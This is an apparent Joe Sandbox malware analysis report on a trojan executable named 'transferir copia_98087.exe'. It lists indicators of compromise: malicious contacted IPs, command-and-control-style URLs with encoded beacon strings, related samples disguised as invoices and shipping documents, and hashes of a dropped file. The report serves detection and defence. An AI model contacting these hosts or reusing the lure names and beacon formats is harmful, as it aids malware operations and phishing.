
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.tiaozaoxinlingshou.net/8zdn/?kH=/eNJxuqSWy6YBrvXrJK0	msdt.exe, 00000005.00000002.482494718.0000000002B17000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://qunect.com/download/QuNect.exe	transferir copia_98087.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn?	transferir copia_98087.exe, 00000000.00000003.214660820.000000005F6E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fonts.comaN	transferir copia_98087.exe, 00000000.00000003.213165665.000000005F7B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comn6	transferir copia_98087.exe, 00000000.00000003.213165665.000000005F7B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	transferir copia_98087.exe, 00000000.00000002.226455880.000000003111000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, transferir copia_98087.exe, 00000000.00000003.214660820.0000000005F6E000.00000004.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://validator.w3.org/check?uri=referer	transferir copia_98087.exe	false		high
http://www.fontbureau.com/designers8	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.tiro.comj	transferir copia_98087.exe, 00000000.00000003.213440315.000000005F7B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kr	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comoj	transferir copia_98087.exe, 00000000.00000002.226153911.000000001707000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://qunect.com/download/QuNect.exeMOperation	transferir copia_98087.exe	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comFa	transferir copia_98087.exe, 00000000.00000003.213582395.000000005F7B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	transferir copia_98087.exe, 00000000.00000002.229215594.000000006050000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.253052564.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
18.189.205.91	unknown	United States		16509	AMAZON-02US	false
46.23.69.44	unknown	United Kingdom		13213	UK2NET-ASGB	true
91.227.138.21	unknown	Hungary		20845	DIGICABLEHU	true
121.36.78.101	unknown	China		55990	HWCSNETHuaweiCloudServicedatacenterCN	true
108.62.73.206	unknown	United States		395954	LEASEWEB-USA-LAX-11US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
150.109.148.157	unknown	Singapore		132203	TENCENT-NET-AP-CNTencentBuildingKejizhongyiAvenueCN	true
81.88.52.102	unknown	Italy		39729	REGISTER-ASIT	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356823
Start date:	23.02.2021
Start time:	17:20:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	transferir copia_98087.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@12/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11.5% (good quality ratio 10.3%) • Quality average: 72.4% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 168.61.161.212, 184.30.24.56, 40.88.32.150, 52.255.188.83, 13.88.21.125, 104.42.151.234 • Excluded domains from analysis (whitelisted): fs.microsoft.com, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcoleus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:21:33	API Interceptor	1x Sleep call for process: transferir copia_98087.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
18.189.205.91	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.okcpp.com/bw82/?GZopM=kvuD_XrpiP&RFQx_=Mfpkxl9yaS4qrCoSynoLICSItQE/DRVdVWsqLGW7UZi4jMe9Kfon6fq0r55auVOxdeHrRA==
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• www.kraftwater.com/mt6e/?mrj8Pz0x=0RCBTiN8QMZ3oE+VZNAduiGa6QD3EueGCqCZYSkGkB1UoSFwHRxlmL9dOF6U9iMf3iVa6g==&8pXxsd=pFN4nj8XVNlXNFt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Drawings.xlsm	Get hash	malicious	Browse	• www.meitubi.com/e68n/?TB=mv2NGt6wWUcKhR9O7OaEeoRJqc/bSnR4gp/SCJ8g5eZaDbcfJhkaSUPtBc2NhffZkmGD8g==&OPSLU=-Zd4llaH
46.23.69.44	n4uladudJS.exe	Get hash	malicious	Browse	• www.royaloakpublishing.com/igqu/?p0D=P9DpyeZkLoyx7bSa75LxTYLWcGa/s9Xncn0v+uUgumpom0xAPJC7GHrwT/3W358DPUQB&6l8l=BXeD1
	NzI1oP5E74.exe	Get hash	malicious	Browse	• www.royaloakpublishing.com/igqu/?v6=P9DpyeZkLoyx7bSa75LxTYLWcGa/s9Xncn0v+uUgumpom0xAPJC7GHrwT8bVrJw7C1tXnkvAyQ==&1b=V6O83JaPw
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• www.royaloakpublishing.com/igqu/?1b8hnra=P9DpyeZkLoyx7bSa75LxTYLWcGa/s9Xncn0v+uUgumpom0xAPJC7GHrwT8bVrJw7C1tXnkvAyQ==&OZNPdr=iJEt_DFhGZplHfm0
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.royaloakpublishing.com/igqu/?Mjq8ijoX=P9DpyeZkLoyx7bSa75LxTYLWcGa/s9Xncn0v+uUgumpom0xAPJC7GHrwT/3W358DPUQB&IR9D54=3fFxr
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.royaloakpublishing.com/igqu/?1bkpkZ=P9DpyeZkLoyx7bSa75LxTYLWcGa/s9Xncn0v+uUgumpom0xAPJC7GHrwT/38oJMDLWYB&Bbm4Ad=3f7HcFtPz0f
	RFQ 09-30.xlsx	Get hash	malicious	Browse	• www.bigbucks4you.com/p980/?4h=kk/njbIkN2E5ltOtBrSr8UZoWQodTuCDUsa1BinQ4lQ014TH3ddQfT2St8jQ/oI+34xf6g==&sD=Kzr8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	cryptedprof.exe	Get hash	malicious	Browse	• www.thatlocaljawn.com/rcv/?VRNh=cg6bZkxEcNPMAIRmM8GPonkuA9GKh0BFEGdQJ3UU0rDFwE5vgU0uCiOyxYirtUdr8QJdvBkiGw==&jL08l2=WXL00450GFoHk
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• www.hattonpalacejewellery.com/67d/?cDK=W2Z2UcqSFcwA3YJY0Xi1zX0akAe1ObC272eZaT9vn/sHgfwkHiKnNOLEeBBq/HqgrL2ZGA==&PBR=dpddZ
	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• www.fertinvitro.doctor/uszn/?l48=z5jHb1CZWrsr2p16zetrIsrl3FBZKeiByVV0oSV+dvaqVG1rneJc4YmewlelB8A40GEQ&ofrxU=yVMtQLoX
	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• www.sweetpopntreatz.com/blr/?OhNhA=BbRt519gnWT2xWYUVSCsYiPJyU2bwfntJXr00JvtFds5dVCPZN8W3I64QGhm0Na3rvFo&Yn=ybdDmfdPTbAT8L
	lpdKSOB78u.exe	Get hash	malicious	Browse	• www.havemercyinc.net/4qdc/?sxlpdB=o1YYd6Gi2K67gelLAX14ago2MHBzIaWFdtb1Ca8ijRLt6mEmIsAV47qF7pv8e7ASo7Rk&2dz=onbha
	vBugmobiJh.exe	Get hash	malicious	Browse	• www.activagebenefits.net/bw82/?L6Ah=2dPLKjuxNzghip&2dspCJ=kkzs7wdk+a5EmvlejfiLHnYXY/z1ZZpbk/A0waQQyoH3vrpc5BJXUH7YClYSBXJaDwsl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.softwaresreports.info/owws/?FZA=5jCx8TJ67BDPxitFKTiPzVbAv5V4WmfLvz0iUotKb81cdHhoP6D4U31cAoF9J0eWw3xa&GzrX=Bxo0src
	NewOrder.xlsm	Get hash	malicious	Browse	• www.covidwatcharizona.com/tub0/?azuxWju=dEK3j7mWBeQXl2zlSZSqDcFEW4EdlZEYoS0+mEVRU2HuA7A7T/ky1yECx94kGVXSwos3qg==&0dt=YtdhwPcHS
	Order_20180218001.exe	Get hash	malicious	Browse	• www.houstoncouplesexpert.com/seon/?EJBpf8l=ojsb3jKq/XKh64QU9jx/ITCiT4+67gOjnvEpe+kxWJrzMHvdGcv1c3rSoEz5gk4FhTBQ&kDKHiZ=QFNTw2k
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.rizrvd.com/bw82/?RFQx_=AJ+QNFfsTFGsedRB1oQHABBFVni950JEMBOKAlzmtW9JOrHkbqbPAoxgnlDKI2ECKqRl+w==&GZopM=kvuD_XrpiP
	ORDER LIST.xlsx	Get hash	malicious	Browse	• www.speedysnacksbox.com/4qdc/?jpaha=oetlJbtkpt9RC07gzGtc819EDOSw/wKhNDKeGQ7agYbSWM8ZAAA074MmVo5ceZhU2bos5Q==&3fz=fxopBn3xezt4N4a0
	PO_210222.exe	Get hash	malicious	Browse	• www.kspindustries.com/dka/?9rYD4D2P=9WUKE20VMOTsgTPOGG+gM7wMKgTDQQYKjBu36Jx5uNlLi85Jvnz4VQqFTS3DYsDMhKcM&4h=vTxdADNprBU8ur
	Order83930.exe	Get hash	malicious	Browse	• www.worksmade.com/pkfa/?kRm0q=AeLHm4krJ5cZleWXJ7DbkRDB3iMf+mbqkQlEvPdjRXBov8eOMTfw1ykaYqt0P2yYW1wd&P0D=AdpLplk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL eInvoice_Pdf.exe	Get hash	malicious	Browse	• www.lovethybodi.com/dll/?Ezrt7H=XrITfbQx&rJET96=VZxax5Ji0ayI+hrvRc8xbN6ADZocsLe3YiHwLknRP/O6fJJXAg3ZXgaLGnTQhcDUXCIi
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• www.siooosi.com/idir/?jFNhC=BAdMNhCaU+7u9XJaCO3iV4C5aA0TCLj07dpBj0L8TrCXQaq7x7/wZRF1tJRJ0mfl3EQomiZFcg==&PlHT0=_6g89p5H3xehg
	rad875FE.tmp.exe	Get hash	malicious	Browse	• fdmail85.club/serverstat315/
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• www.buyers-connection.com/mt6e/?T8e0dp=hLmMffsGgwjrW5RZdYCH6mddSm2W9hJJfHEwGoyKmHJo5/xZlUyZeqeg++L426DpjyYm&Fx=3fdx_dt
	DHL Document. PDF.exe	Get hash	malicious	Browse	• www.thebrowbandit.info/d8ak/?Szr0s4=zH7+TMUEa66ds4LUG5QkV+A8HFZNfwJlYCtch+3uZ/cbqgmlMO3qxYa4o/rgt+cFNwefcp2wvw==&QL3=uTyTqJdh5XE07
	eInvoice.exe	Get hash	malicious	Browse	• www.cyberxchange.net/dll/?all=J6AlYtFHR6r&DxlLi=O16Cpvehw381JgOcsiBVvt6SNBXVOB+15MfeRQ6rlhocO090ZFQOuEsCZWtNgYTmelCy
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.beasley.digital/gypo/?UrjPuprX=M7Hk14MLzXe1S9acHT7ZsieFPBYG9bGpGcbZ4ICPUuDVYKBFzTViR4JE6d+ne5phLrjWAg==&nnLx=UBZp3XKPefjxdB

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 18.189.205.91
	Order83930.exe	Get hash	malicious	Browse	• 3.131.252.17
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 18.189.205.91
	Drawings.xlsm	Get hash	malicious	Browse	• 18.189.205.91

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 3.141.74.7
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 3.18.253.84
	HBL VRN0924588.xlsx	Get hash	malicious	Browse	• 3.141.74.7
	G6FkfjX5Ow.exe	Get hash	malicious	Browse	• 3.14.163.116
	51BfqRtUI9.exe	Get hash	malicious	Browse	• 3.141.74.7
	RFQ 2-16-2021-.exe	Get hash	malicious	Browse	• 3.14.163.116
	Credit card & details.exe	Get hash	malicious	Browse	• 3.14.163.116
	Details!!.exe	Get hash	malicious	Browse	• 3.141.74.7
	Shipping Doc.exe	Get hash	malicious	Browse	• 3.141.74.7
	Purchase Enquiry.exe	Get hash	malicious	Browse	• 3.18.253.84
	b9XV3SOqWlAMBk2.exe	Get hash	malicious	Browse	• 3.14.163.116
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 3.14.163.116
	Order 8953-PDF.exe	Get hash	malicious	Browse	• 3.14.163.116
	q171wbs4Aj.exe	Get hash	malicious	Browse	• 3.133.178.45
	ships documents.xlsx	Get hash	malicious	Browse	• 3.133.178.45
	PO71109.EXE	Get hash	malicious	Browse	• 3.133.178.45
shops.myshopify.com	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• 23.227.38.74
	4pFzkB6ePK.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	PO_210222.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Inject4.6572.10651.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 23.227.38.74
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 23.227.38.74
	PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 23.227.38.74
	Drawings.xlsm	Get hash	malicious	Browse	• 23.227.38.74
	Purchase order.exe	Get hash	malicious	Browse	• 23.227.38.74
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	IMG_7189012.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	HEC Batangas Integrated LNG and Power Project Documentations Type a message.exe.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	q9xB9DE3RA.exe	Get hash	malicious	Browse	• 23.227.38.74
	51BfqRtUI9.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO copy.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UK2NET-ASGB	SKM_C221200706052800.exe	Get hash	malicious	Browse	• 185.225.208.56
	urgent specification request.exe	Get hash	malicious	Browse	• 46.23.71.2
	13012021.exe	Get hash	malicious	Browse	• 46.23.71.2
	http://https://my-alliances.co.uk/	Get hash	malicious	Browse	• 77.92.81.24
	n4uladudJS.exe	Get hash	malicious	Browse	• 46.23.69.44
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 46.23.69.44
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• 46.23.69.44
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 46.23.69.44
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 46.23.69.44
	run32dll.exe	Get hash	malicious	Browse	• 185.80.222.164
	NuXNrPGeY7.exe	Get hash	malicious	Browse	• 185.9.51.4
	PoydMiryS5.exe	Get hash	malicious	Browse	• 185.9.51.4
	HP_Scan21.10.20.exe	Get hash	malicious	Browse	• 185.225.208.56
	Scan_Xerox10.18.2020.exe	Get hash	malicious	Browse	• 185.225.208.56
	RFQ 09-30.xlsx	Get hash	malicious	Browse	• 46.23.69.44
	00260.exe	Get hash	malicious	Browse	• 185.225.208.56
	Order_Details.exe	Get hash	malicious	Browse	• 185.80.222.164
	06-08.exe	Get hash	malicious	Browse	• 185.225.208.56
	http://https://sdafsdfdfdsfsdff.vercel.app/?fbclid=IwAR36rXg9ONUzeTPtfUwp19kukhFXGu2Nj2Aa_ZXBUmUjdXLhZZmX_GwmB-E&h=AT1psTBC3cS_gpyhsACv3on9ooOhOqviYMesFwPyBjePoMaEMV1B3YRJ4P--H290cN41zDIfIC1hrWr4HP0wZV4eTcXppI4Bz_G6yeLcE7Kxvzx_nw3IQyaW5MwcjdSofXXcRRcp	Get hash	malicious	Browse	• 185.225.208.133

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Items_Pricelist_2020.xls	Get hash	malicious	Browse	• 109.123.95.107
AMAZON-02US	2TEKb7PdvN.exe	Get hash	malicious	Browse	• 3.13.191.225
	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 13.126.100.34
	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 13.126.100.34
	YFZX6dTsiT.exe	Get hash	malicious	Browse	• 3.22.15.135
	xKeHI0tf38.exe	Get hash	malicious	Browse	• 3.13.191.225
	seed.exe	Get hash	malicious	Browse	• 52.217.45.220
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 99.86.159.128
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 99.86.159.102
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 13.226.162.82
	firefox-3.0.0.zip	Get hash	malicious	Browse	• 13.226.162.116
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	QTN3C2AF414EDF9_041873.xlsx	Get hash	malicious	Browse	• 52.57.196.177
	TIC ENQ2040 FCl.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.192.141.1
	R4VugGhHOo.exe	Get hash	malicious	Browse	• 18.197.52.125
	RFQ.exe	Get hash	malicious	Browse	• 52.58.78.16
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 13.57.130.120
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 35.158.240.78

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\transferir copia_98087.exe.log

Process:	C:\Users\user\Desktop\transferir copia_98087.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F8
Malicious:	**true**
Reputation:	moderate, very likely benign file
